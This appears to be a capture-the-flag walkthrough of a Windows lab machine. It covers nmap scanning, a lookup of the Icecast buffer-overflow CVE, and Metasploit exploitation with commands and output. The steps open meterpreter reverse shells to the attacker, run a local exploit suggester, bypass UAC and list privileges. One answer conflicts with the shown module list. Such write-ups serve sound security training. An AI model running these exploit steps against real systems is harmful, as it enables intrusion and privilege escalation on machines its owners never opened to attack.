
Step 1 : Connect Openvpn and deploy the machine

Step 2 : nmap scan

>> nmap -sV IP



```
└─$ nmap -sV 10.10.160.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 10:39 UTC
Nmap scan report for 10.10.160.11
Host is up (0.20s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp  open  http         Icecast streaming media server
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.74 seconds
```

? Microsoft Remote Desktop (MSRDP). What port is this open on

ans :- 3389

? What service did nmap identify as running on port 8000


ans :- Icecast

? What does Nmap identify as the hostname of the machine

ans :- DARK-PC

? Impact Score for ICECAST vulnerability

Go to https://www.cvedetails.com



https://www.cvedetails.com/vulnerability-list/vendor_id-693/Icecast.html?page=1&cvssscoremin=7&order=1

Icecast : Security Vulnerabilities, CVEs CVSS score >= 7

Published in: 2025 January February March

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By : Publish Date ↓↑ Update Date ↓↑ CVE Number ↓↑ CVE Number ↑↓ CVSS Score ↓↑ EPSS Score ↓↑

Show only vulnerabilities with a cvss score greater than 7

CVE-2005-0838 Potential exploit

Multiple buffer overflows in the XSL parser for IceCast 2.20 may allow attackers to cause a denial of service and possibly execute arbitrary code via (1) a long test value in an xsl:when tag, (2) a long test value in an xsl:if tag, or (3) a long select value in an xsl:value-of tag.

Source: MITRE


Max CVSS 7.5
EPSS Score 5.33%
Published 2005-05-02
Updated 2017-07-11

CVE-2004-1561 Public exploit

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

Source: MITRE

Max CVSS 7.5
EPSS Score 81.58%
Published 2004-12-31



CVSS scores for CVE-2004-1561

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	NIST	

References for CVE-2004-1561

https://exchange.xforce.ibmcloud.com/vulnerabilities/17538
Icecast HTTP request buffer overflow CVE-2004-1561 Vulnerability Report

http://marc.info/?l=bugtraq&m=109640005127644&w=2
'Code execution in Icecast 2.0.1' - MARC

http://www.securityfocus.com/bid/11271
Icecast Server HTTP Header Buffer Overflow Vulnerability
Exploit;Patch

http://securitytracker.com/id?1011439
GoDaddy Domain Name Search

http://marc.info/?l=bugtraq&m=109674593230539&w=2
'Re:2. Code execution in Icecast 2.0.1(exploit with shellcode)' - MARC

http://www.securiteam.com/exploits/6X00315BFM.html
Vulnerability Security Testing & DAST | Fortra's Beyond Security
Exploit;Vendor Advisory

ans :- 6.4


? What is the CVE number for this vulnerability? This will be in the format: CVE-0000-0000

ans :- CVE-2004-1561

Step 3 : Start Metasploit

>> msfconsole

msf6 > search icecast (we will get the required exploit)



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.29.228   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


msf6 > use exploit/windows/http/icecast_header

>> set rhosts TARGET_IP

>> set lhost TUN0_IP

>> options (inorder to check)

>> run



```
msf6 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 10.17.40.18:4444
[*] Sending stage (177734 bytes) to 10.10.160.11
[*] Meterpreter session 1 opened (10.17.40.18:4444 → 10.10.160.11:49209) at 2025-03-18 10:56:29 +0000

meterpreter > shell
Process 764 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>whoami
whoami
dark-pc\dark

C:\Program Files (x86)\Icecast2 Win32>sysinfo
sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 DARK-PC
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
```

? We've gained a foothold into our victim machine! What's the name of the shell we have now

ans :- meterpreter

>>shell (to create the process)

>> whoami

? What user was running that Icecast process

ans :- DARK


? What build of Windows is the system

ans :- 7601 (can be find in OS version)

? what is the architecture of the process we're running

ans :- x64

>> run post/multi/recon/local_exploit_suggester (as mentioned)



```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 10.10.160.11 - Collecting local exploits for x86/windows ...
[*] 10.10.160.11 - 203 exploit checks are being tried ...
[+] 10.10.160.11 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.10.160.11 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.160.11 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be val
idated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
[+] 10.10.160.11 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.10.160.11 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.160.11 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.160.11 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.160.11 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.160.11 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.160.11 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[+] 10.10.160.11 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 10.10.160.11 - Valid modules for session 1:
============================

 #   Name                                                        Potentially Vulnerable?  Check Result
 -   ----                                                        -----------------------  ------------
 1   exploit/windows/local/bypassuac_comhijack                   Yes                      The target appears to be vulnera
ble.
 2   exploit/windows/local/bypassuac_eventvwr                    Yes                      The target appears to be vulnera
ble.
 3   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes                   The service is running, but coul
d not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
 4   exploit/windows/local/ms10_092_schelevator                  Yes                      The service is running, but coul
```

? What is the full path (starting with exploit/) for the first returned exploit

ans :- exploit/windows/local/bypassuac_eventvwr

Press cntl+Z or command background to exit the shell


>> use exploit/windows/local/bypassuac_eventvwr

>> options


>> set session SESSION_NUMBER (we use 1 here)

>> set LHOST TUN0_IP

>> run



```
msf6 exploit(windows/http/icecast_header) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_eventvwr) > show options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   SESSION                    yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.29.228   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```




```
msf6 exploit(windows/local/bypassuac_eventvwr) > run
[*] Started reverse TCP handler on 10.17.40.18:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (177734 bytes) to 10.10.160.11
[*] Meterpreter session 2 opened (10.17.40.18:4444 → 10.10.160.11:49242) at 2025-03-18 11:24:55 +0000
[*] Cleaning up registry keys ...

meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
```

? We'll have to set one more as our listener IP isn't correct. What is the name of this option

ans :- LHOST

? We can now verify that we have expanded permissions using the command `getprivs`. What permission listed allows us to take ownership of files

ans :- SeTakeOwnershipPrivilege




```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 396   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 452   692   vds.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
 548   540   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 600   540   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 608   588   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 656   588   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 684   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 692   600   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 708   600   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 716   600   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 776   608   conhost.exe           x64   1        Dark-PC\Dark                  C:\Windows\System32\conhost.exe
 824   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 856   692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 892   692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 940   692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1068  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1192  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1300  396   dwm.exe               x64   1        Dark-PC\Dark                  C:\Windows\System32\dwm.exe
 1316  1292  explorer.exe          x64   1        Dark-PC\Dark                  C:\Windows\explorer.exe
 1372  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1400  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
